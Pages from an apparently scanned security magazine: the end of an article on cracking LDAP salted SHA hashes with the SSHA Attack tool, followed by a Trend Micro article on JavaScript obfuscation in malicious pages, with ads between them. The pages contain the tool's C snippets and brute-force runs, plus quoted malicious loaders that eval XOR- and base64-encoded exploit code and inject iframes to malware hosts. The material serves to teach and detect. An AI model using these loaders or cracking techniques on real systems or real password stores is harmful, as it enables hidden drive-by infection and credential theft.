Take a look at the Ruby script in Listing 3, it outputs interesting details along the way of the salted SHA1 creation process. It gives you a good understanding of what normally takes place under the hood in code that generates these types of hashes. In a real world scenario the resulting hash seen in the very last line of the output is what would be stored in the LDAP attribute (in Listing 3 it would be: {SSHA}eQJQqh5geCY1daLGmRhW7ENmOU1TQUxU). Figure 1 should visually reinforce the final salted hash binary data structure at hand.

## Cracking the Hash

Based on what you have learnt, you will see that everything necessary to crack a salted SHA hash from LDAP is readily available. There have been tools written to accomplish this. John the Ripper, or John as it is commonly referred to, has a patch available that gives it the ability to crack salted SHA1 hashes. John is a multi-purpose cracking utility and it is very powerful, but it is somewhat limited due to the lack of support for the SHA2 family of algorithms. Our focus for this article is a very specific type of hash based on the entire SHA family (except for SHA224 since it does not seem widely used in the industry) topping off at SHA512. SSHA Attack is a tool written for this purpose exactly, as it supports attacks on salted SHA1, SHA256, SHA384 & SHA512 hashes as commonly used in data stores accessed via LDAP.

SSHA Attack is written in C to maximize its performance. It uses the authentication concept explained earlier for the crack attack on a given hash. If you think about it simplistically under the hood a crack attack of this sort is nothing more than performing the same exact action as an authentication query when salted hashes are in place. This technique does not attack the hashing algorithm at all, it merely uses it for the purpose of hash comparison, the output of these algorithms is what we are attacking.

Technique aside, it is critical to understand the structure of the data that was explained earlier. Extracting the salt from the salted hashes is at the heart of the attack process and has a direct impact on the success of a hash crack effort. Analyse the snippet of code in Listing 4, it shows you where SSHA Attack extracts the

salt from a salted SHA hash based on the hash type.

With the salt in hand, SSHA Attack applies it to the clear text data. In the scenario of an attack with SSHA Attack the clear text data would either come from the brute-force process or a dictionary file specified at run time. These steps are seen in the source code as such:

**Table 1.** For size 1

a	b	c	d
---	---	---	---

```
...
//copy requestPW to unsigned array
strcpy(finalRequestPW, requestPW);
//cat the binary salt to binary array
strcat(finalRequestPW, tempSalt);
```

**Table 2.** For size 2

aa	ba	ca	da
ab	bb	cb	db
ac	bc	cc	dc
ad	bd	cd	dd

**Listing 4.** Snippet from SSHA Attack outlining the salt extraction process from a salted hash that has been acquired from an LDAP implementation

```
// grab salt from temp & cpy to tempSalt
if (strcmp(hashtype, "SHA1") == 0) {
    strcpy(tempSalt, temp + 20);
} else if (strcmp(hashtype, "SHA224") == 0) {
    strcpy(tempSalt, temp + 28);
} else if (strcmp(hashtype, "SHA256") == 0) {
    strcpy(tempSalt, temp + 32);
} else if (strcmp(hashtype, "SHA384") == 0) {
    strcpy(tempSalt, temp + 48);
} else if (strcmp(hashtype, "SHA512") == 0) {
    strcpy(tempSalt, temp + 64);
}
```

At the end of this code snippet the array tempSalt will hold the value for the salt from the hash. Notice how the intimate knowledge of the hash sizes are used to calculate where the salt extraction starts. With this element of data, the crack attacks can commence. It should be obvious by now that this salt will be used to generate hashes of clear text data based on the cracking methodology you chose to use.

**Listing 5.** C Snippet from SSHA Attack's GenerateHash function

```
...
EVP_MD_CTX_init(&mdctx);
// Initialize the digest
EVP_DigestInit_ex(&mdctx, md, NULL);
// Add the clear text password to the digest
EVP_DigestUpdate(&mdctx,
                value,
                (unsigned int) strlen(value));

// If we have a salt, add that to the digest as well
if(salt) {
    EVP_DigestUpdate(&mdctx,
                    salt,
                    (unsigned int) strlen(value));
}

// Create the hash
EVP_DigestFinal_ex(&mdctx,
                  md_value,
                  &md_len);

EVP_MD_CTX_cleanup(&mdctx);

for(i = 0; i < md_len; i++) {
    // copy the hex values into the buffer
    sprintf(&buffer[i*2], "%02x", md_value[i]);
}
...
```



```
// generate a salted SHA hash
GenerateHash(hashtype, finalRequestPW, ... NULL, buffer);
```

**Table 3.** For size 3

aaa	baa	caa	daa
aba	bba	cba	dba
aca	bca	cca	dca
ada	bda	cda	dda
aab	bab	cab	dab
...	...	...	...
adc	bdc	cdc	ddc
aad	bad	cad	dad
abd	bbd	cbd	dbd
acd	bcd	ccd	dcd
add	bdd	cdd	ddd

**Listing 6.** SSHA Attack's usage statement

```
Usage: ./ssha_attack -m mode [-d attack_dictionary_file | [-n min] -u max -a alphabet |
        -a 20 -c custom_alphabet] -s SSHA_hash_string

-m This is the mode for the prog to operate under. The currently supported modes are
  "dictionary" and "brute-force". This switch is required.

-d This option is to be used to engage "dictionary" mode. The dictionary is a regular
  text file containing one entry per line. The data from this
  file is what will be used as the clear text data to which the
  discovered salt will get applied.

-l The minimum amount of attack characters to begin with.

-u The maximum amount of attack characters to use. If -l is not used processing will
  start with size 1

-a The numerical index of the attack alphabet to use:
  1. Numbers only
  2. lowercase hex
  3. UPPERCASE HEX
  4. lowercase alpha characters
  5. UPPERCASE ALPHA characters
  6. lowercase alphanumeric characters
  7. UPPERCASE ALPHANUMERIC characters
  8. lowercase & UPPERCASE ALPHA characters
  9. lowercase & UPPERCASE ALPHANumeric characters
  10. All printable ASCII characters
  11. lowercase & UPPERCASE ALPHANumeric characters, as well as:
      !"?$%^&*()_+=[{}]'#@~.,<>?/|
  20. Custom alphabet - must be used with -c switch

-c The custom attack alphabet to use, for example abcABC123!
Take note that this forces a permutation based process so the larger the alphabet the
  longer the process will take. Also, when used with the -a 20
  switch, but not the -u switch, the permutations are all based
  on the size of the alphabet you submit. Using the example from
  above all permutations would be 10 characters in length. This
  can also force an incremental attack when coupled with the -n
  switch

-s The SSHA hash string that will be attacked. This must be a Base64 encoded string.
  This switch is required.
```

The GenerateHash function utilizes the OpenSSL libraries on a Linux system to generate the appropriate hash. The hashtype has already been dynamically established and it gets passed in as the first parameter to GenerateHash. In the GenerateHash function you will find code as seen in Listing 5.

As you can see (Listing 5) the last parameter passed in to GenerateHash (called buffer) will end up with the salted hash binary data after the algorithm has performed its one-way magic. This operation takes place for each clear text string from either your dictionary or the brute-force process. Then the final check that queries the 2 elements of data that will either establish whether a crack is successful or not looks like this:

```
...
// perform the actual comparison of
// formattedPW and buffer
if(strcmp(formattedPW, buffer) == 0) {
    // passwords matched
    return 1;
}
...
```

## Using SSHA Attack

The link for SSHA Attack can be found in the *On the 'Net* section. Once the tarball has been downloaded, untar it in the standard fashion. There is a Makefile there for your convenience that basically abstracts the compilation and linking statements for you. The real statement to link the runnable program together is as follows: `gcc -o3 functions.o ssha_attack.o -lssl -o ssha_attack`. This requires that you have already compiled the 2 files named `functions.c` and `ssha_attack.c` into object files. The compilation statement looks like: `gcc -o3 -c -o functions.o functions.c`. But you can just use `make` on a Linux distro. Once you run the `make` utility with the included Makefile you should have an executable program in the same directory where you extracted the source files. This means that you should be able to invoke SSHA Attack with standard dot slash notation, ie. `./ssha_attack` from the same directory where you ran the `make` utility.

Running SSHA Attack with the `-help` switch gives you further information on the usage. Listing 6 shows the output of such an action. Decide on your attack methodology, you currently have 2 choices of either dictionary or brute-force.

# RUNNING SHORT ON SNORT®?

The dictionary attack is self-explanatory, you have to also provide the dictionary file with the `-a` switch. The dictionary is basically a list of strings (one per line) that will each get the salt applied to them and then get hashed with the appropriate algorithm.

The brute-force mode is a little more complicated as you must tell the program what alphabet you want to use. You can choose from a pre-constructed set using the `-a` switch or roll your own with the `-c` switch. Rolling your own has proved interesting for some Tiger Teams that have some inkling of possible characters used (based on shoulder surfing or an understanding of personal habits/history) but know an entire password.

Using a pre-constructed alphabet will kick-off the generation of combinations (as in the *Cartesian Product Algorithm*) of the data to be used. For instance, using an alphabet of `abcd` and a min - max combination of 1- 4 will yield the following as the clear text data set to use with the already extracted salt: Tabele 1, Tabele 2, Tabele 3, Tabele 4.

Using a custom alphabet forces the generation of all permutations of the data set at hand. For instance using an alphabet of `abcd` the generated clear text data set would be as presented in Table 5:

To give an example of what a real world run would be like let's generate some hashes first. For the sake of this example here is an output of the Python script that generates multiple SHA family hashes. To keep things simple I have used a small (4 characters long) clear text string of `T35E`.

**Table 6.** Run-time summary for Listing 7

SHA Algorithm	Time (in seconds) for collision at 4 bytes
SHA1	22
SHA256	29
SHA385	33
SHA512	35

Once these hashes are generated we will use SSHA Attack against them. In the real world we would obviously not know the clear text value but this is just an example for educational purposes. When analysing the work factor for these simple collisions, understand that these examples were run on a dual-processor (Pentium(R) D 2.8 GHz) Linux based VMWare image with 768 MB RAM. During run time an instance

**Table 4.** For size 4

aaaa	baaa	caaa	daaa
abaa	bbaa	cbaa	dbaa
acaa	bcaa	ccaa	dcaa
adaa	bdaa	cdaa	ddaa
aaba	baba	caba	daba
...	...	...	...
adcd	bdc d	cdcd	ddcd
aadd	badd	cadd	dadd
abdd	bbdd	cbdd	dbdd
acdd	bcdd	ccdd	dcdd
addd	bddd	cddd	dddd

**Table 5.** Using the Custom Alphabet feature with an alphabet of „abcd”

aaaa	bbbb	cccc	dddd
abcd	abdc	acbd	acdb
adcb	adbc	bacd	badc
bcad	bcda	bdca	bdac
cbad	cbda	cabd	cadb
cdab	cdba	dbca	dbac
dcba	dcab	dacb	dabc

## On the 'Net

- [http://cryptographyhyperlink.cz/MD5\\_collisions.html](http://cryptographyhyperlink.cz/MD5_collisions.html),
- <http://www.msccs.dal.ca/~selinger/md5collision/>,
- <http://www.stachliu.com.nyud.net:8090/collisions.html>,
- [http://www.schneier.com/blog/archives/2005/02/cryptanalysis\\_o.html](http://www.schneier.com/blog/archives/2005/02/cryptanalysis_o.html),
- <http://www.rsa.com/rsalabs/node.asp?id=2927>,
- [https://www.idaik.at/research/krypto/collision/SHA1Collision\\_Description.php](https://www.idaik.at/research/krypto/collision/SHA1Collision_Description.php),
- <http://sourceforge.net/projects/ssha-attack>.



## Are your sensors sucking wind?

Speed up your IDS deployments on multi-gigabit Ethernet segments by up to 16X, with hardware solutions from Endace.

Standard source code. Full preprocessing. Your complete ruleset. Faster Snort without the run around.

Ensure your biggest vulnerability is not your server.

Accelerate Snort with NinjaBox-Z.

[www.endace.com/accelerate](http://www.endace.com/accelerate)



SNORT® is a registered trademark of Sourcefire, Inc

of the Linux utility *top* showed that the memory usage of SSHA Attack program never surpassed 0.1% while the CPU usage

was well over 90%. The following table summarizes the run time correlated with the hash type/size (Table 6).

## Listing 7. Generating salted hashes, LDAP style, and then cracking them

```
python genSSHA_py25.py T35t 4
SHA1
Base64 encoded: XjW3J0gbK+nkHDwCdLsksYxx/50wYmJm
SHA256
Base64 encoded: DP8Qwmb5LP1Br1H3EoJ/F7MXJwY9IPt8w3MiDm9r72QwYmJm
SHA384
Base64 encoded:
Yn19q3hVFGN8xUkfvfbCfZg7cZ6d3wqN2v199Ezuxjd9M0N4y8s6LN+ihIAxWV2tMGJiZg==

SHA512
Base64 encoded:
GlkSnef8EObDZdm1SHh0911J8TWP5eL0jGctHbG83NNhpWtV34fv8wuF3gOP/N37+RM0dbr8TP28ZQlkkKr0r
DBiYmY=
We will use these hashes here as an example of using SSHA Attack to try to discover
collisions, in essence cracking the clear text component
represented by a salted hash.
./ssha_attack -m brute-force -u 8 -a 9 -s XjW3J0gbK+nkHDwCdLsksYxx/50wYmJm
Hash Algorithm Detected: SHA1

Trying Word Length: 1
No hits for Word Length: 1
...
Trying Word Length: 4

There is a match on value "T35t"
Elapsed time in seconds for successful attack: 22

./ssha_attack -m brute-force -u 8 -a 9 -s DP8Qwmb5LP1Br1H3EoJ/F7MXJwY9IPt8w3MiDm9r72Q
wYmJm
Hash Algorithm Detected: SHA256

Trying Word Length: 1
No hits for Word Length: 1
...
Trying Word Length: 4

There is a match on value "T35t"
Elapsed time in seconds for successful attack: 29

./ssha_attack -m brute-force -u 8 -a 9 -s Yn19q3hVFGN8xUkfvfbCfZg7cZ6d3wqN2v199Ezuxjd9
M0N4y8s6LN+ihIAxWV2tMGJiZg==
Hash Algorithm Detected: SHA384

Trying Word Length: 1
No hits for Word Length: 1
...
Trying Word Length: 4

There is a match on value "T35t"
Elapsed time in seconds for successful attack: 33

./ssha_attack -m brute-force -u 8 -a 9 -s GlkSnef8EObDZdm1SHh0911J8TWP5eL0jGctHbG83NNh
pWtV34fv8wuF3gOP/N37+RM0dbr8TP28ZQlkkKr0rDBiYmY=
Hash Algorithm Detected: SHA512

Trying Word Length: 1
No hits for Word Length: 1
...
Trying Word Length: 4

There is a match on value "T35t"
Elapsed time in seconds for successful attack: 35
```

## Conclusion

Using random salt elements when storing sensitive data is a solid practice and it is a wise part of a layered defence architecture but it is not a panacea. An attacker can be crafty in terms of extracting salt values from either embedded methods such as the typical LDAP model analysed in this article or other storage techniques. The salt needs to be available for legitimate use within an application and by the same token it is available to an attacker, therefore salted hashes are susceptible to cracking attacks as shown in this article. As tools get more and more sophisticated, password and clear-text data protection will become more and more challenging. There are tools out there to easily and quickly crack unsalted one-way hashes. Now a new generation of cracking tools are appearing and these target the more difficult areas of sensitive data. Do not be surprised if these tools also start to utilize sophisticated programming techniques based on distributed computing so as to increase their efficiency exponentially. A perfect example of this would be the BOINC based project to research collisions with unsalted SHA-1 hashes.

The BOINC Project brings about the power of distributed computing to the world. This is done in an open source fashion through volunteers donating computing power for the solving of computationally intense and complex problems. You can get further details on this project at: <http://boinc.berkeley.edu/>. The communities that were intended to utilise such work were originally scientific ones, but the computer science community has realized the benefits of tapping into a grid based computing platform for computationally intensive areas such as cracking encryption schemes. Somewhat relevant to this article is the SHA-1 Collision Search project, details can found at: [http://boinc.iaik.tugraz.at/sha1\\_coll\\_search/](http://boinc.iaik.tugraz.at/sha1_coll_search/). This is only one example and many more interesting efforts can be seen at: <http://distributedcomputing.info/ap-crypto.html>

## About the Author

Andres Andreu has been working in the software engineering/architecture arena for many years now building global web based solutions for U.S. Government entities and corporations alike. He is also heavily involved in the Web applications security and pen testing space and is the author of the OWASP WSFuzzer and SSHA Attack programs as well as the book entitled Professional Pen Testing for Web Applications (ISBN-13: 978-0471789666).



# Twister Anti-TrojanVirus

**FREE NOW!**

**Anti-Virus  
& Trojan**

**Dynamic  
Defense  
System**

**Registry  
Protector**

- \* The largest virus definition over 490,000 for detecting Viruses, Trojans and other malicious threats.
- \* The virus definition update over 5 times per day.
- \* The unique Filseclab Dynamic Defense System (FDDS is Intelligence HIPS) can detect and prevent the most unknown Trojans and Viruses even without the latest virus definition and its Online Scan feature can easy to online scan the suspicious.
- \* The fastest scan speed, the Quick Scan can complete a scan for 120GB hard disk with 400,000 files within 1 hour, over 100 files every second.
- \* The Registry Protection, Process Protection, and Virus Immunity System. Let your PC will not be infected again.

**Twister**  
<http://www.filseclab.com>

 **Filseclab**  
Securing Your PC



DAVID SANCHO,  
TREND MICRO

# Javascript Obfuscation Techniques

Difficulty



The web has quickly become the number one infection vector of modern malware. Most of the malware infections that threaten Internet users today involve a web download at some point. The reasons for this are two: the web is the most popular protocol of the internet and therefore the one most users are familiar with.

The second reason is that there are many browser vulnerabilities being discovered quite frequently. When exploited successfully, they allow automatic infection without user intervention. The concept of a malicious web page is not innovative, but browser exploits have taken it to a totally new level. Once the user's browser is susceptible to a certain security vulnerability, the system can be infected simply by visiting a malicious page. If you did not update your browser, you get no prompt, no warning... and you are infected!

The next step for the attackers is to place these browser exploits in web pages and direct people to them. There are two possibilities for this: either they create a malicious web page that looks real or they hack a legitimate web site and insert the malicious code there. In any case, malware authors embed their code in-between the plain-text HTML code.

There are two main things that attackers will want to hide from being in plain view: redirection code and HTML browser exploits. Even though JavaScript obfuscation is not limited to these two items, they are the most often-seen in malicious web pages. The most common redirection method used is the iframe method. Inline Frames are inserted in the hostile page by means of the <IFRAME> tag. What this tag does is create a frame in the page with content from another URL. The malware technique is to insert a tiny frame with width and height of 1 pixel that

points to a page that holds the actual browser exploits. This method of inserting a page within a page has a distinct advantage: the second page can craft the exploits to match the browser being used to visit it. So if the user accesses the page with Firefox, the page will return different HTML exploit code than when accessed with Internet Explorer.

Since both redirection code and browser exploit are plain-text, they are quite easy to detect by antivirus scanners and Intrusion Prevention Systems. In order to prevent this, attackers routinely hide their malicious code by means of the most popular client-side web page programming language: Javascript. Antivirus vendors are now faced with Javascript obfuscation as part of web infections.

The main reason why malware authors use client-side code obfuscation as opposed to server-side or full protocol encryption is that in most of the cases, exploits and malicious code are placed in infected servers. In these cases, attackers have control over the content being served, but not over any other variable. The objective there is to fool antivirus and IDS software. Additionally, obfuscation helps attackers against automatic crawlers trying to determine if a web page is malicious or not. By hiding malicious code behind an obfuscation layer, the intentions of the attacker are not readily apparent.

## WHAT YOU WILL LEARN...

How to conceal javascript code

How to detect and deobfuscate code hidden by these techniques

## WHAT YOU SHOULD KNOW...

Javascript syntax

Basic cryptography concepts

## Basic Techniques

There are several levels of complexity in JavaScript obfuscation techniques. This article will try to enumerate some of them and show examples. All the code shown in this article belongs to malicious web pages and they all try to hide code in one way or another for malicious purposes. We have shortened the long strings for the sake of brevity. Be aware that the three dots expression (...) in the code snippets means that the real string is longer than shown in the text. This will not affect the overall functionality and readability of the code.

The classic JavaScript technique to insert HTML code uses the `document.write` method. As the name suggests, it writes a string directly into the HTML document. Web creators routinely use this to change or add HTML tags to embellish and highlight text. Note that the code to insert can be anything, even a malicious iframe that calls a remote exploit web page. Examples of these insertions are:

```
document.write('<b>Hello</b>');
```

Or a malicious one:

```
document.write('<iframe src=
http://malware.com/bad.php>');
```

This is clearly easy for antivirus and security products to detect. Enter JavaScript obfuscation. The simplest way an attacker can hide inserted HTML code with JavaScript is by using the `unescape` function. `unescape` just translates individual ascii codes to their alphanumeric equivalents. The ascii codes need to have a specific notation as shown below. An expression such as:

```
<script>eval(unescape("%69%74%65%28%27
%3C%69%66%72%61%6D%65%20%73%72%63%3D...
"));</script>
```

will evaluate to:

```
document.write('<iframe src=...
```

The `unescape` function just translates ascii codes into the corresponding characters. You can find ASCII equivalence tables in: <http://www.asciitable.com/>

There are many free online `unescape` tools that you can use. This is one of them

<http://www.web-code.org/coding-tools/javascript-escape-unescape-converter-tool.html>

An extended `unescape` trick found in malicious web pages is encoding twice the text to be hidden. The following is an example of this:

```
<script>eval(unescape("document.write
%28String.fromCharCode%2860%2c105%2c
102%2c114%2c97%2c109%2c101%2c32%2c
115%2c114%2c99%2c61..."));</script>
```

Once this thing is `unescape`d, the resulting string is:

```
document.write(String.fromCharCode
(60,105,102,114,97,109,101,32,115,1
14,99,61...
```

Which is an enumeration of the ascii codes that form the real encoded string.

The `fromCharCode` method returns the string that corresponds to the ascii codes mentioned, in a similar way as `unescape`. Once the expression is evaluated and the decimal ascii numbers are converted back to characters, this becomes:

```
<iframe src=...
```

Which is the infamous `iframe` redirecting to the malicious web site.

## Simple Encryption Techniques

There are many possibilities of creating customized decryption schemes in Javascript. The following example was taken from a real-life infected web page. The code in Listing 1 decrypts a string and proceeds to execute it.

This is a simple replacement cipher with a sliding key that repeats itself every

**Listing 1.** Simple replacement cipher

```
<script language="javascript">
var i,j,key;
var key_min=0;
var key_max=3;
var scr_enc='dpexmfpw.dqrkjg@"dvhsu?HFPLMRTTSO#=';
var l=35;
var scr_dec='';
j=0;
for(i=0;i<l;i++)
{
key=key_min+j;
ds=scr_enc.charCodeAt(i)-key;
scr_dec=scr_dec+String.fromCharCode(ds);
if(key==key_max) j=0;
else j++;
}
eval(scr_dec);
</script>
```

**Listing 2.** XOR encryption

```
<Script Language='JavaScript'>
function xor_str(plain_str, xor_key){
var xored_str = "";
for (var i = 0 ; i < plain_str.length; ++i){
xored_str += String.fromCharCode(xor_key ^ plain_str.charCodeAt(i));
}
return xored_str;
}
var plain_str = "\xa9\x84\x83\x84\xff\xe8\xfb\xa9\xe4\xe4\xa9\xb4\xa9\xe7\xec\xfe\
\xa9\xc8\xfb\xfb\xe8\xf0\xa1\xa0\xb2\x84\x83\xff\xe8\xfb\xa9\xe4\
xec\xe4\xd6\xef\xe5\xe8\xee\xa9\xb4\xa9\xb9\xb2\x84\x83\x84\x83\
\xef\xfc\xe7\xea\xfd\xe0\xe6\xe7\xa9\xe1\xa1\xa0\xa9\xef\xe4\xe4\
\xb4\xe4\xe4\xb2\xa9\xfa\xec\xfd\xdd\xe0\xe4\xec\xe6\xfc\xfd\xa1\
xab\xe1\x83...";
var xored_str = xor_str(plain_str, 137);
eval(xored_str);
</script>
```



four characters. First, the encrypted string is divided in groups of four characters and each one of them is replaced by previous characters in the alphabet. So the first four characters in the encrypted string, dpex, become d (the same), o (one less than p), c (two less than e) and u (three less than x). The next four, mfpw become ment and so on. The final decrypted string is:

```
document.cookie="ctest=EFOJRSRPO";
```

In this case, the code being hidden is a cookie that the page sends to the browser. This helps the malicious page know if it has been accessed in the past by the same browser.

In the next example, the malicious authors use a simple `xor` conversion. The decryption loop goes through every character in the encrypted string and

proceeds to `xor` it with a static key. The `xor` operation is a very simple kind of encryption. The attackers are not looking for complexity but for a way to keep the malicious exploit code hidden from plain view (see Listing 2).

After XORing every element of the encrypted string with the decryption key, the resulting string shows the hidden browser exploit code for us to see:

```
Var mm=new Array();var mem_flag=0;...
```

This exploit code tries to take advantage of certain browser vulnerabilities in order to make it download and execute a malicious program.

In Figure 1 you can see a similar attack but with a very interesting twist: the attackers present the encrypted string directly in binary form. This makes the text looks like

gibberish. The technique is exactly the same one as the previous example. By using the XOR operation on each byte of the string, they turn into the real code.

## Intermediate Techniques

The next example is a bit more complex at first sight, but it still retains the easy mechanics when you look under the hood. In this case, the malicious authors opted for splitting the decryption information between two different tables. The encrypted string points to a position in the first table, which in turn looks up the character that corresponds to it in the second table. Let's take a look at Listing 3.

The first two characters in the encrypted string are ZZ, which are looked up in the order table and matched to the first element. Keeping this order number in mind, now we look at the ascii table to see that the first position corresponds to the number 152. Any other character is looked up in the same way. For example, the 15th group of two characters in the encrypted string is Z3, which is in the 12th position of the order table. This corresponds to the 12th position in the ascii table, which is 195. This process yields a string which has been encrypted with a static XOR key in the same way as in the previous example:

```
152, 215, 199, 214, 205, 212, 208, 132, 200, 197, 202, 195, 209, 193, 153...
```

After xoring each of these numbers with the decryption key, it becomes:

```
60, 115, 99, 114, 105, 112, 116, 32, 108, 97, 110, 103, 117, 97, 103, 101, 61...
```

These are already the ascii codes of the malicious decrypted string:

```
<script language=...
```

To round up these obfuscation techniques, malware writers frequently mix up character replacement and simple arithmetic operations with unescaping. The next example does a good job summing up all of these capabilities (see Listing 4).

Apparently there is nothing much going on here, at least to the naked eye. There is an escaped string to be evaluated and a call to a function with a single parameter. This

### Listing 3. Double table lookup with XOR

```
<script>
var Table=Array('ZZ','Ze','Zg','Zy','Zd','Zc','ZT','ZG','ZK','Z4','Z1','Z3','Zn','Z8',
    'Zp','Zj...');
var AsciiTable=Array(152,215,199,214,205,212,208,132,200,197,202,195,209,193,153...
    );
var i;
var j,Encrypted;
var enc_str='ZZZeZgZyZdZcZTzGzKz4Z1z3Znz4Z3Z8ZpZjZsZ4...',op=String();

for(i=0;i<enc_str.length;i+=2){
    Encrypted=enc_str.substr(i,2);
    for(j=0;j<Table.length;j++){
        if(Table[j]==Encrypted) break;
    }
    op+=String.fromCharCode(AsciiTable[j]^164);
}
document.write(op);
}</script>
```

### Listing 4. Double-escaped function

```
<script language=javascript>document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%6A%61%76%61%73%63%72%69%70%74%22%3E%66%75%6E%63%74%69%6F%6E%20...'));
dF('%2742%275Euetkrv%2742ncpiwciq%275F%2744XDUetkrv%2744%275G%272C%2742%2742%2742%2742qp%2742gttqt%2742tguwog%2742pgzv%272C%2742%2742%2742%2742fn%2742%275F%2742%2744jvvr%275C11940454034503921%279Grnqddngluocknlnkuvulgv1%5B0yqto0gzg...')</script>
```

### Listing 5. Unescaped decryptor

```
<script language="javascript">
function dF(s){
var s1=unescape(s.substr(0,s.length-1));
var t='';
for(i=0;i<s1.length;i++)t+=String.fromCharCode(s1.charCodeAt(i)-s.substr(s.length-1,1));
document.write(unescape(t));
}</script>
```

parameter looks like an encrypted string. If we manually `unescape` the first long string, we find the decrypting function inside, as shown in Listing 5.

Now we see the transformations that the single parameter undergoes: it needs to be escaped first, but this time leaving the very last character in the string unescaped. This last character will be used later. In the text above the parameter was cut but this last character is the number 2 in this example. Once the string is unescaped, our encrypted string looks like this:

```
'42'5Euetkrv'42ncpiwcig'5F'44XDUetkrv'  
44'5G'2C'42'42'42'42qp'42gttqt...
```

Let's look at what the function does to this string. It uses the last character as the decryption key and it proceeds to subtract it from each character in the string. This effectively means that the function subtracts 2 from each character (c becomes a, d becomes b, etc.). After this transformation, the string becomes:

```
%20%3Cscript%20language%3D%22VBScrip  
t%22%3E%0A%20%20%20on%20error%20  
resume%20next%0A%20%20%20d1%20%3D  
%20%22http%3
```

This is obviously an escaped string which needs to be unescaped. If we do this, the final decrypted string is:

```
<script language="VBScript">  
on error resume next  
d1 = "http://...
```

This is the malicious string that the attackers were trying to hide from plain view. In this case, the obfuscation included a simple escaped function that converted characters through a substitution cipher, but that needed to be unescaped twice in order to be decrypted successfully. Tricky.

## Advanced Techniques

Now we are getting to the more complex stuff. The complexity is mostly due to the sheer volume of arithmetic transformations the code undergoes. The following example makes heavy use of binary arithmetic: OR, AND, binary rotations. These are all combined to manipulate the encrypted string to obtain indexes, which are then



# IISKeeper

## Make Your Website Ask For A Password To Come In

If some areas of your website need password protection, using ISAPI protection filter for IIS from Metamatica Software should be fine. Named **IISKeeper**, the filter enables you to protect files and folders on the website by a password. The best thing is that there's no need to create user accounts and set up access rights for users. The content can be protected by time of access and by traffic. **IISKeeper** will automatically count the server traffic for the protected area of the website and block access to the user who has exceeded the traffic limit or when the time of access has expired.

Another amazing feature in **IISKeeper** is protection against attempts to guess the password. If this happens, the filter locks the IP address the attack attempts are coming from. The locking options are fully configurable and can be easily set up.

Installation and setup of the filter are no-brainer. Basically it takes five minutes to get **IISKeeper** up and running. The filter comes with a web application where you can visually set up all options.

If you ever wanted to restrict access to selected portions of the website because you had some valuable information like real-time stock quotes or you wanted to charge a monthly fee for accessing your database, **IISKeeper** is an ideal way to go. It's simple, affordable and can work with any database of your own, provided that its stricture is supported.

Try out **IISKeeper**, now! Download its trial version from <http://www.metamatica.com/downloads/>

<http://www.metamatica.com/>

**META**matica  
SOFTWARE

looked up in a table. This concept is not new and is used by the SMTP protocol to transmit binary data through printable characters. The name of this encoding is Base64. The basis of this encoding method is to split strings of bits in smaller portions. Base64 splits every set of 24 bits (this is 3 characters) into four groups of six bits each (that is, 4 characters). This makes the encoded string longer than the original one, and at a cost: the possible values that each of these smaller groups will hold is also smaller. As an example, the string *HELLO!* would be split first into groups of three characters (*HEL*, *LO!*) and then the bit components of the ascii codes of each character reassembled in the following way:

```
HEL = 72, 69, 76
LO! = 76, 79, 33
```

In binary, this corresponds to:

```
HEL = 01001000, 01000101, 01001100
LO! = 01001100, 01001111, 00100001
```

In groups of six bits, this becomes:

```
HEL = 010010, 000100, 010101, 001100
LO! = 010011, 000100, 111100, 100001
```

Which in decimal numbers, corresponds to:

```
HEL = 18, 4, 21, 12
LO! = 19, 4, 60, 33
```

Now, we have not done anything much so far. The string of bits is converted to a different base but that is about it. The real change comes when these numbers are looked up in an equivalence table. In the real Base64 table, 0-25 correspond to the

letters A-Z, 26-51 to lowercase a-z, 52-61 are the numbers 0-9 and 62 and 63 two arbitrary characters: + and /. The HELLO! String then becomes SEVMTE8h when the numbers are looked up in this table. Note how this 6 character string blows up to 8 when encoded. The malicious Javascript function in Listing 6 works in the same way.

Now, this Javascript deobfuscation function does the reverse operation: First, each of the encoded characters is looked up in the custom Base64 table found in the variable *tb* to obtain a numeric value. Then every group of 4 characters will be split in three and output to the final string. This is how the first group of four characters is decoded. Bear in mind that the first element in Javascript tables is always 0, not 1:

```
~TX0 = 29, 34, 32, 39 = 011101,
100010, 100000, 100111 (these 4
values are just indexes in the table
contained in the tb variable: n is
0, y is 1, ~ is 29, etc.)
```

These numbers are re-split in three groups:

```
01110110, 00101000, 00100111 =
118, 40, 39
```

These correspond to the decoded characters:

```
v('
```

That is right, the decoded string is a call to the decoding function *v* with a new parameter. If we continue the decoding process in the same way, we will see the complete hidden string, which happens to be a new call to the decoding *v* function with a new string to decode:

```
v('ne.Zf/ST&~hFf,jdfe...')
```

Once the function is called again with the new encoded string, we get the final hidden string:

```
document.write("</textarea><script
src=http://... ");
```

The next example illustrates a similar technique in the same line of obfuscating strings doing bit by bit manipulation. The basis is the same as the custom base64

### Listing 6. Base64 with custom table

```
function v(enc_string,tb){
  if (!tb) tb='ny.>.|:mZ$F&N(=zft4PsHdc)i(hR~["X T?KG10+kWpVu%*Uv-CLQ7#bx1]Y^I6';
  var lI;
  var t='';
  for(var n=0;n<enc_string.length;n+=4){
    lI=(tb.indexOf(enc_string.charAt(n))&255)<<18|(tb.indexOf(enc_string.charAt(n+1))&255)<<12|(tb.indexOf(enc_string.charAt(n+2))&255)<<6|tb.indexOf(enc_string.charAt(n+3))&255);
    t+=String.fromCharCode((lI&16711680)>>16,(lI&(255*256))>>8,lI&255);
  }
  document.write(t.substring(0,(t.length)-2));
};

v('~TX0hls%dl)*sQfl"l :iTvWi:iGFLnudT,?ilHHPdiGRH...');
```

### Listing 7. Altered base64 decoder

```
<script language=JavaScript>
function decrypt_p(x){
  var l=x.length,i,j,r,p=0,s=0,w=0;
  var t=Array(63,5,50,51,0,42,10,7,6,33,0,0,0,0,0,0,34,31,13,37,60,47,26,41,58,8,28,4
    4,9,11,35,25,39,36,16,19,1,24,48,38,46,56,57,0,0,0,0,3,0,55,
    12,29,20,32,30,62,14,52,2,18,61,15,23,27,53,54,17,22,21,4,59,
    45,40,49,43);
  r='';
  for(i=l;i>0;i--,l--){
    w|(t[x.charCodeAt(p++)-48])<<s;
    if(s){
      r+=String.fromCharCode(165^w&255);
      w>>=8;
      s-=2;
    }else{
      s=6;
    }
  }
  document.write(r)
}
decrypt_p("1WGy4EJi4AlWqzDpn3B912E2RnIvpni3snYyLzKyh_JVMWG@8_D2r_Dpoj");
</script>
```







trick and it's used very often to avoid detection. The following is part of an exploit code with a string split up into pieces to avoid easy detection:

```
